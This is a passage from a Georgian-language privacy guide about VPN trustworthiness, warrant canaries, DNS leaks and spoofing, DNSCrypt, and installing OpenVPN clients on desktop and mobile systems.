გაითვალისწინეთ რომ VPN მხოლოდ დაიცავს თქვენ მონაცემებს, ანუ არ ეცოდინებათ რას აგზავნით, მაგრამ იმის გამო რომ VPN ის კომპანიას აქვს გადახდის ინფორმაცია და თქვენი სხვა ინფორმაცია ეს მომსახურება ვერ ჩაითვლება სრულად კონფიდენციალურად. თუმცა თუ მაგალითად VPN კომპანია ამერიკაშია და კონფიდენციალურობა გინდათ ქვეყანაში რომელსაც არ აქვს წვდომა ამერიკულ კომპანიებთან, მაშინ ალბათ შედარებით დაცული იქნებით. სრული ანონიმურობის მიღწევა შეიძლება რამდენიმე VPN სერვისის ერთმანეთში ჩასმით ან სხვადასხვა ანონიმიზაციის მომსახურებების კომბინაციით. ამას მოგვიანებით განვიხილავთ.

უნდა ენდოთ თუ არა VPN მომწოდებლებს

ძალიან მნიშვნელოვანია რომ VPN მომწოდებელი სანდო იყოს. საქმე იმაშია, რომ მათ ნამდვილად იციან თქვენი IP მისამართ, რომელიც თქვენ ნამდვილ სახელთან არის დაკავშირებული. თანაც ისინი არიან შუა კაცი და შეუძლიათ შუაკაცის შეტევები განხორციელონ, ანუ წაიკითხონ ყვლაფერი რასაც აგზავნით, ცხადია თუ რამდენიმე სხვადასხვა მომსახურების კომბინაციას გამოიყენებთ ამ რისკის შემცირება შეიძლება. თუ VPN მომწოდებელს არ ენდობით მათ გამოყენებას დიდი აზრი არ აქვს. თუ ენდობით კიდეც მათზე შეიძლება სერიოზული წნეხი განხორციელდეს მთავრობიდან რომ მისცენ საჭირო მონაცემები ან წვდომა. ასეთი სიტუაციების თავიდან ასაცილებლად იყენებენ ე.წ. Warrant Canaries – ანუ კომპანია თავის ვებ საიტზე განათავსებს წინადადებას რომ მათ არ ჰქონიათ არავითარი მოთხოვნა მთავრობისაგან რომ მიეცათ ინფორმაცია. როგორც კი ეს წინადადება გაქრება მიხვდებით რომ მათ მიიღეს რაღაც მოთხოვნა. ეს საიტი https://www.ivpn.net/resources/canary.txt გიჩვენებთ ასეთი დოკუმენტის მაგალითს. თუმცა ძალიან ძნელი დასაჯერებელია რომ ეს პროექტი სრულად მუშაობს, რადგან სასამართლომ ასევე შეიძლება უბრძანოს საიტს რომ არ მოხსნას Warrant Canary.


კიდევ ერთი მნიშვნელოვანი კანონია მონაცემთა შენახვის კანონი, მაგალითად ამერიკაში კომპანიები არ არიან ვალდებული შეინახონ თქვენი მონაცემები, მაგრამ მაგალითად ევრო გაერთიანებაში არსებობს ასეთი კანონი. ეს საკმაოდ რთული საკითხია, ზოგი ქვეყანა ეთანხმება ასეთ კანონებს და ზოგი უარს ამბობს მათ მიღებაზე. რა სიტუაციაა თქვენ ქვეყანაში და როგორ შეგეხებათ ეს კანონები დამოუკიდებლად უნდა გამოიკვლიოთ. ამ კვლევაში დაგეხმარებათ EEF საიტი. უნდა გაარკვიოთ ქვეყნები სადაც ხდება თქვენი ვინაობის დამახსოვრება და მოერიდოთ ამ ქვეყნებში ანგარიშის გახსნას და ამ ქვეყნებში არსებულ მომსახურებასაც თუ მოერიდებით ცუდი არ იქნება. ყველა ქვეყანაში სადაზვერვო და ძალოვანი უწყებები ცდილობენ, ყოველნაირად აიძულონ კომპანიები რომ წვდომა მისცენ მომხმარებლების მონაცემებზე. ამის მაგალითია Lavabit საიტის მომხმარებლებზე თვალთვალი https://www.theguardian.com/commentisfree/2014/may/20/why-did-lavabit-shut-down-snowden-email. ანუ რატომ დაიხურა Lavabit საიტი, იმის გამო რომ მათ თხოვდნენ თანამშრომლობას სადაზვერვო უწყებები. ასეთი რამის გაკეთება საკმაოდ ძნელია უმეტესი კომპანიებისათვის. ალბათ წარმოგიდგენიათ რამდენი კომპანია აიძულეს ეთანამშრომლა სადაზვერვო და სათვალთვალო სამსახურებთან. ფაქტი რომ კომპანია ამბობს რომ არ ინახავენ

თქვენ ინფორმაციას არ ნიშნავს რომ მომავალში ამ ინფორმაციას არ შეინახავენ. საზოგადოდ ანგარიშების გახსნას უნდა მოერიდოთ .აშშ, ავსტრალიაში, კანადაში და ახალ ზელანდიაში, ასევე უნდა მოერიდოთ დანიას, საფრანგეთს, ესპანეთს, იტალიას, ჰოლანდიას, ბელგიას, გერმანიას და შვედეთს. ალბათ ჯობია ამ ქვეყნებში მოთავსებულ სერვერებსაც კი მოერიდოთ. ცხადია რომ უნდა მოერიდოთ VPN კომპანიას რომელიც დარეგისტრირებულია იმ ქვეყანაში რომლის თავლთვალსაც გაურბიხართ, ცხადია მოერიდეთ VPN კომპანიებს ქვეყნებიდან როგორებიც არის ჩინეთი, ირანი, რუსეთი და სხვა. არ გამიკვირდება თუ მთავრობებს შექმნილი აქვთ თავიანთი VPN მომსახურება, ამის გაკეთება არც რთული და არც ძვირია, შესაბამისად რატომ არ უნდა გააკეთონ ასეთი რამ. შეეცადეთ რაც შეიძლება გაანაწილოთ ნდობა და არ ენდოთ მხოლოდ ერთ კომპანიას, ანუ გამოიყენოთ ერთმანეთში ჩასმული VPN ები და ასევე ანონიმიზაციის მომსახურებების სხვადასხვა კომბინაციები.

მოკლედ, VPN-ს აქვს თავისი დანიშნულება და გამოიყენება ჰაკერების წინააღმდეგ, მაგრამ თუ სახელმწიფო სტრუქტურებია თქვენი მოწინააღმდეგე მარტო VPN-ით ფონს ვერ გახვალთ.


VPN და DNS გაჟონვა

ეხლა განვიხილოთ DNS-თან დაკავშირებული ხარვეზები განსაკუთრებით როცა იყენებთ VPN-ს. მიუხედავად იმისა რომ ეს ხარვეზები არ არიან VPN-თან პირდაპირ დაკავშირებული, ისინი სწორედ VPN-ის გამოყენების დროს არიან მნიშვნელოვანი. DNS-სერვერი ახდენს ინტერნეტ სახელების გადათარგმნას IP მისამართებად და პირიქით. როცა კომპიუტერი მიიღებს ინტერნეტ სახელს, პირველ რიგში ეძებს მას და მის შესაბამის IP მისამართს ადგილობრივ საცავში და თუ ვერ იპოვა უგზავნის გარე DNS სერვერს გადასათარგმნად. ოპერაციულ სისტემას შეგიძლიათ მიუთითოთ რომელი DNS სერვერი უნდა გამოიყენოს სისტემამ. და თუ DHCP-ს იყენებთ როგორც წესი რუტერი მოგცემთ ISP-ის მიერ მოწოდებულ DNS სერვერის მისამართს. DNS სერვერის მისამართები რუტერს მიეწოდება ქსელიდან IP მისამართის მინიჭების დროს. როგორც წესი ყოველ ISP-ს აქვს თავისი DNS სერვერი. თუ სახელი ვერ გადათარგმნა ISP-ის DNS სერვერმა, მაშინ სახელი ეგზავნება DNS სერვერების იერარქიას და მოთხოვნა იგზავნება მანამ სანამ რომელიმე სერვერი არ ამოხსნის სახელს. თქვენ სისტემაში შეგიძლიათ შეცვალოთ DNS სერვერების მისამართები და შეგიძლიათ დააყენოთ მაგალითად Google ან Comodo ან კიდევ სხვა DNS სერვერები. ეს საიტი https://www.wikileaks.org/wiki/Alternative_DNS მოგაწვდით ალტერნატიული DNS სერვერების სიას. ჯობია აარჩიოთ DNS რომელიც ფილტრავს ცუდ საიტებს, ანუ თუ DNS-მა იცის რომ საიტი ვირუსებს შეიცავს გიგზავნით გვერდს რომელიც გეუბნებათ რომ ეს საიტი ცუდი საიტია. ზოგ სერვერს აქვს ასეთი ფილტრაცია ზოგს არა.



DNS მოთხოვნები იგზავნება UDP 53 პორტით და TCP 53 პორტით. ეს მოთხოვნები იგზავნება დაუშიფრავად როგორც ტექსტი. შესაბამისად ნებისმიერს ვისაც შეუძლია მონაცემების ყურება ქსელში შეუძლია დაინახოს

რომელი საიტების მოთხოვნებს აგზავნით. ამ ხარვეზის გამოსწორება სწორედ VPN-ით შეიძლება, იგი დაშიფრავს ტექსტს და არ მისცემს საშუალებას ISP-ს რომ წაიკითხოს DNS მოთხოვნები.




კიდევ ერთი ხარვეზი იმაში მდგომარეობს რომ ინტერნეტის მომწოდებლები, იჭერენ თქვენ მიერ გაგზავნილ DNS მოთხოვნებს და ამისამართებენ თავიანთ გამჭვირვალე პროქსი სერვერებზე, საიდანაც ამ პაკეტებს აგზავნიან საკუთარ DNS სერვერზე, იმის მიუხედავად თქვენ რა სერვერი აარჩიეთ თქვენ მოთხოვნაში. ამის გაკეთება სჭირდებათ ცენზურისათვის და იმისათვის რომ გაჩვენონ რეკლამები და ასევე არარსებულ საიტზე გადასვლისას გამოიტანონ რეკლამის შემცველი შეტყობინება.


რომ გაიგოთ აკეთებს თუ არა თქვენი ინტერნეტ მომწოდებელი ასეთ რამეს, შეცვალეთ DNS სერვერის მისამართი და შემდეგ https://ipleak.net/ საიტის საშუალებით შეცადეთ ნახოთ რა რაის თქვენი DNS სერვერის მისამართი, თუ ისევ თქვენი ინტერნეტ მომწოდებლის IP მისამართი გამოჩნდა როგორც DNS, თქვენი ინტერნეტ მომწოდებელი ამ მანიპულაციას აკეთებს.

მაგალითად Windows-ში ამის გასაკეთებლად გადადით Settings-> Network & Internet->Status და შედეგ შესაბამისი შეერთების ქვეშ დააჭირეთ Change Adapter Option ბმულს, გაიხსნება ფანჯარა სადაც დაინახავთ კომპიუტერში ქსელის ყველა ადაპტერს. დააჭირეთ იმ კავშირის ადაპტერს რომელიც ინტერნეტს უერთდება, როგორც წესი მხოლოდ ერთი აქტიური ადაპტერი გამოჩნდება ეკრანზე.


მიიღებთ ფანჯარას



შემდეგ კი დააჭირეთ Properties ღილაკს. ეკრანზე გამოვა ფანჯარა:



ამ ფანჯარაში ორჯერ დააჭირეთ Internet Protocol Version 4 (TCP/IPv4) სტრიქონს. და გამოსულ ფანჯარაში შეიყვანეთ DNS სერვერის IP მისამართები.




სამწუხაროდ ჩემი ინტერნეტ მომწოდებლის შემთხვევაში აღმოჩნდა რომ აკეთებენ ასეთ მანიპულაციას. ამის გვერდის ასავლელად კი საკმარისია ჩართოთ VPN კავშირი, რომელიც დაშიფრავს თქვენ DNS და ეს მოთხოვნები ისე გაცდება ინტერნეტის მომწოდებელს რომ ისინი მათ გადამისამართებას ვერ შეძლებენ.

VPN-ის მორიგი ხარვეზია DNS მოწამვლა, ანუ DNS spoofing. 2014-ში თურქეთის მთავრობამ აკრძალა YouTube და Twitter, DNS მოწამვლის საშუალებით. ეს მეთოდი IP მისამართს არასწორად ამოხსნის და გადაგამისამართებთ გვერდზე რომელიც გეტყვით რომ საიტი დაბლოკილია ან კიდევ რამე სხვა შეტყობინებას მოგცემთ. მთავრობები აკეთებენ DNS Spoofing ამის საშუალებით შეუძლიათ მოგცენ წვდომა მხოლოდ იმ IP მისამართებთან რომლებსაც თვითონ თვლიან საჭიროდ. ჰაკერებსაც შეუძლიათ მსგავსი მეთოდის გამოყენება, უამრავი ასეთი შეტევა უკვე მოხდა. არსებებს ამის გაკეთების ბევრი სხვადასხვა გზა. თუ გაინტერესებთ ეს როგორ ხდება, რთული არა არის, საიტი https://null-byte.wonderhowto.com/how-to/hack-like-pro-spoof-dns-lan-redirect-traffic-your-fake-website-0151620/ დაწვრილებით ინფორმაციას მოგაწვდით DNS მოწამვლის მეთოდების შესახებ. სამწუხაროდ ასეთი ქმედებების წინააღმდეგ ჩვეულებრივ მომხმარებელს ბევრი არაფრის გაკეთება შეუძლია გარადა გამოიყენოს VPN რომ გვერდი აუაროს ასეთ DNS სერვერს.

თუ გეშინიათ რომ ჰაკერები გამოიყენებენ ასეთ მეთოდს თქვენ წინააღმდეგ, მაშინ უდა გამოიყენოთ DNSCrypt https://www.dnscrypt.org/ ეს პროტოკოლი ამოწმებს რომ DNS სერვერების პასუხები ნამდვილად სწორი სერვერებიდან მოდის და არ ხდება მათი მოწამვლა. კიდევ ერთი ასეთივე ხელსაწყოა SimpleDNSCrypt https://simplednscrypt.org/ ეს საშუალებას გაძლევთ რომ DNSCrypt პროქსი სერვერი დააყენოთ. თუმცა ეს ყველაფერი მხოლოდ ჰაკერების წინააღმდეგ გამოდგება და თუ მთავრობა ბლოკავს საიტებს მხოლოდ VPN-ით შეიძლება ამის გვერდის ავლა.


OpenVPN კლიენტის დაყენება Windows-ზე, MAC-ზე, Iphone-ზე, Android-ზე, Linux-ზე.

ჩვეულებრივ VPN კავშირის მომსახურებას ყიდულობთ მომწოდებლებისაგან. როგორც წესი, ისინი ჩამოგატვირთვინებენ კლიენტ პროგრამებს, რომლებიც ამ კავშირის პარამეტრებს შეიცავენ და ყოველგვარი ზედმეტი კონფიგურირების გარეშე დაგაკავშირებენ VPN მომწოდებელთან. გირჩევთ სწორედ ეს პროგრამები აარჩიოთ, რადგან ამ პროგრამებს გააჩნიათ ამომრთველები და სხვა თვისებები რომლებიც დაგიცავენ DNS გაჟონვისაგან. თუმცა თუ საკუთარ VPN სერვერს აკეთებთ ან გინდათ რომ არ გამოიყენოთ მომწოდებლის პროგრამა, მაშინ დაგჭირდებათ ჩამოტვირთოთ OpenVPN კლიენტი პროგრამა. ჩამოტვირთვა შეგიძლიათ ბმულიდან https://openvpn.net/community-downloads/ ჩამოტვირთვა სხვადასხვა სისტემებისათვის არის შესაძლებელი.




სანამ ჩამოტვირთავთ, ვილაპარაკოთ საკონფიგურაციო ფაილზე. OpenVPN კლიენტს სჭირდება საკონფიგურაციო ფაილი. არსებობს ასეთი ფაილების ნაკრები სხვადასხვა ქვეყნებისათვის ამ მაგალითების ჩამოტვირთვა შეიძლება ბმულიდან https://www.ivpn.net/releases/config/ivpn-openvpn-config.zip ეს ბმულები კი აგიხსნიან ამ ფაილების სტრუქტურას და როგორ ხდება მათი შექმნა https://openvpn.net/community-resources/creating-configuration-files-for-server-and-clients/; https://github.com/OpenVPN/openvpn/tree/master/sample/sample-config-files


ჩვეულებრივ, მომწოდებელმა უნდა მოგცეთ ეს ფაილი, თუ ისინი ამ ფაილს არ გაძლევენ, ნიშნავს რომ მათ უნდათ რომ გამოიყენოთ მხოლოდ მათი პროგრამა, რაც საეჭვოა. თუ ზემოხსენებულ ფაილს ჩამოტვირთავთ (ჩვეულებრივ zip-ით არიან შეკუმშული) და შემდეგ გახსნით zip ფაილს, ნახავთ ovpn გაფართოებიან ფაილებს, სხვადასხვა ქვეყნებისათვის



გახსენით ერთ-ერთ ფაილს, მაგალითად Canada-Toronto




ეს ფაილი შეიცავს კონფიგურაციას კანადური სერვერისათვის. პარამეტრების უმეტესობა ადვილი გასაგებია, პარამეტრების ქვემოთ მოთავსებულია სერვერის სერთიფიკატი და ბოლოში კი მოთავსებულია TLS Auth გასაღები.



სხვა მომწოდებლებმა შეიძლება ცოტა უფრო მეტი პარამეტრები შეიყვანონ ამ ფაილში და სერტიფიკატების ფაილში განთავსების მაგივრად შეიძლება მათი სახელები უბრალოდ გამოაცხადონ ფაილში. ხოლო სერტიფიკატების ფაილები ცალკე მოგაწოდონ. თუმცა უმეტეს შემთხვევაში ერთ ovpn ფაილს მიიღებთ.


ეხლა ჩამოტვირთეთ Windows 32 ან 64 ბიტიანი კლიენტი, იმის მიხედვით თუ როგორი პროცესორი აქვს თქვენ კომპიუტერს. შეამოწმეთ ხელმოწერა. ამ პროგრამის დაყენება საკმაოდ მარტივია. ბოლოს იპოვით რომ იგი მოთავსდა Program Files/Open VPN/ საქაღალდეში, აქ უნდა მოძებნოთ config საქაღალდე. გადაწერეთ მომწოდებლისაგან მიღებული ფაილები ამ საქაღალდეში. თუ ამ საქაღალდეზე მარჯვნივ დააჭერთ გამოვა მენიუ შესაბამისი სერვერების სიით. თუ სერვერის (ქვეყნის) სახელის გასწვრივ მოთავსებულ ისარს დააჭერთ და აამუშავებთ connect ბრძანებას შეუერთდებით შესაბამის სერვერს. გაითვალისწინეთ, შეიძლება დაგჭირდეთ რომ OpenVPN პროგრამა აამუშაოთ როგორც ადმინისტრატორმა.

Mac-სათვის OpenVPN კლიენტის დასაყენებლად ჩამოტვირთეთ https://tunnelblick.net/downloads.html ჩამოტვირთეთ ბოლო სტაბილური ვერსია




ჩამოტვირთეთ საკონფიგურაციო ფილები. დააყენეთ პროგრამა და აამუშავეთ. მისი პიქტოგრამა გამოჩნდება ეკრანის ზედა მარჯვენა კუთხეში. დააჭირეთ ამ პიქტოგრამას და გამოსულ მანიუში აარჩიეთ Add VPN, გამოსულ ფანჯარაში კი უბრალოდ მიაწოდეთ ჩამოტვირთული საკონფიგურაციო ფაილები. სისტემა მოგთხოვთ რომ შეიყვანოთ მომხმარებლის პაროლი და ამის შემდეგ შეგიძლიათ შეუერთდეთ VPNs. ამ პროგრამას გააჩნია საკმაოდ ბევრი საინტერესო პარამეტრი მათ შორის DNS სერვერის მისამართების განსაზღვრა, IPV6-ის გამორთვა და სხვა. პარამეტრებში გარკვევა ადვილია.

Iphone-სათვის OpenVPN კლიენტის ჩამოტვირთვა შეიძლება საიტიდან https://apps.apple.com/us/app/openvpn-connect/id590379981. არ დააჭიროთ Open Your Private Tunnel profile სტრიქონს. ჩატვირთეთ საკონფიგურაციო ფაილები ტელეფონში. ამისათვის შეიძლება გამოიყენოთ Dropbox, Itunes ან უბრალოდ ელ-ფოსტით გაუგზავნოთ თქვენ თავს ფაილები.



ფაილების ტელეფონში ატვირთვის შემდეგ დააჭირეთ ფაილის სახელს და გამოსულ მენიუში აარჩიეთ Open with OpenVPN.

შემდეგ ფანჯარაში სისტემა მოგთხოვთ რომ დაადასტურთ ამ ფაილის გამოყენება.



დააჭირეთ + ღილაკს და შემდეგ ჩართეთ გადამრთველი და შეუერთდებით OpenVPN-ს

ანდროიდის შემთხვევაში ჩამოტვირთეთ აპი GoglePlay დან https://play.google.com/store/apps/details?id=de.blinkt.openvpn&hl=en, შემდეგ, ისევე როგორც Iphone-ში, ტელეფონში ატვირთეთ საკონფიგურაციო ფაილები და ჩასვით ისინი პროგრამაში.

თუ მომწოდებელი ამ ფაილებს არ გაწვდით ე.ი. მათ უნდათ რომ მათი პროგრამა გამოიყენო,თ რაც საკმაოდ საეჭვოა და ასეთ მომწოდებლებს ალბათ უნდა მოერიდოთ.

მოგვიანებით განვიხილავთ როგორ უნდა შექმნათ თქვენი საკუთარი OpenVPN server.

VPN მომწოდებლების უმეტესობა არ იძლევიან Linux-ის კლიენტის ჩამოტვირთვის საშუალებას. Open VPN სიტზე შესაძლებელია Linux კლიენტის ჩამოტვირთვა, მოგეხსენებათ ამ კლიენტს სჭირდება საკონფიგურაციო ფაილი. როგორც უკვე განვიხილეთ, ეს ფაილები უნდა მოგაწოდოთ მომწოდებელმა.

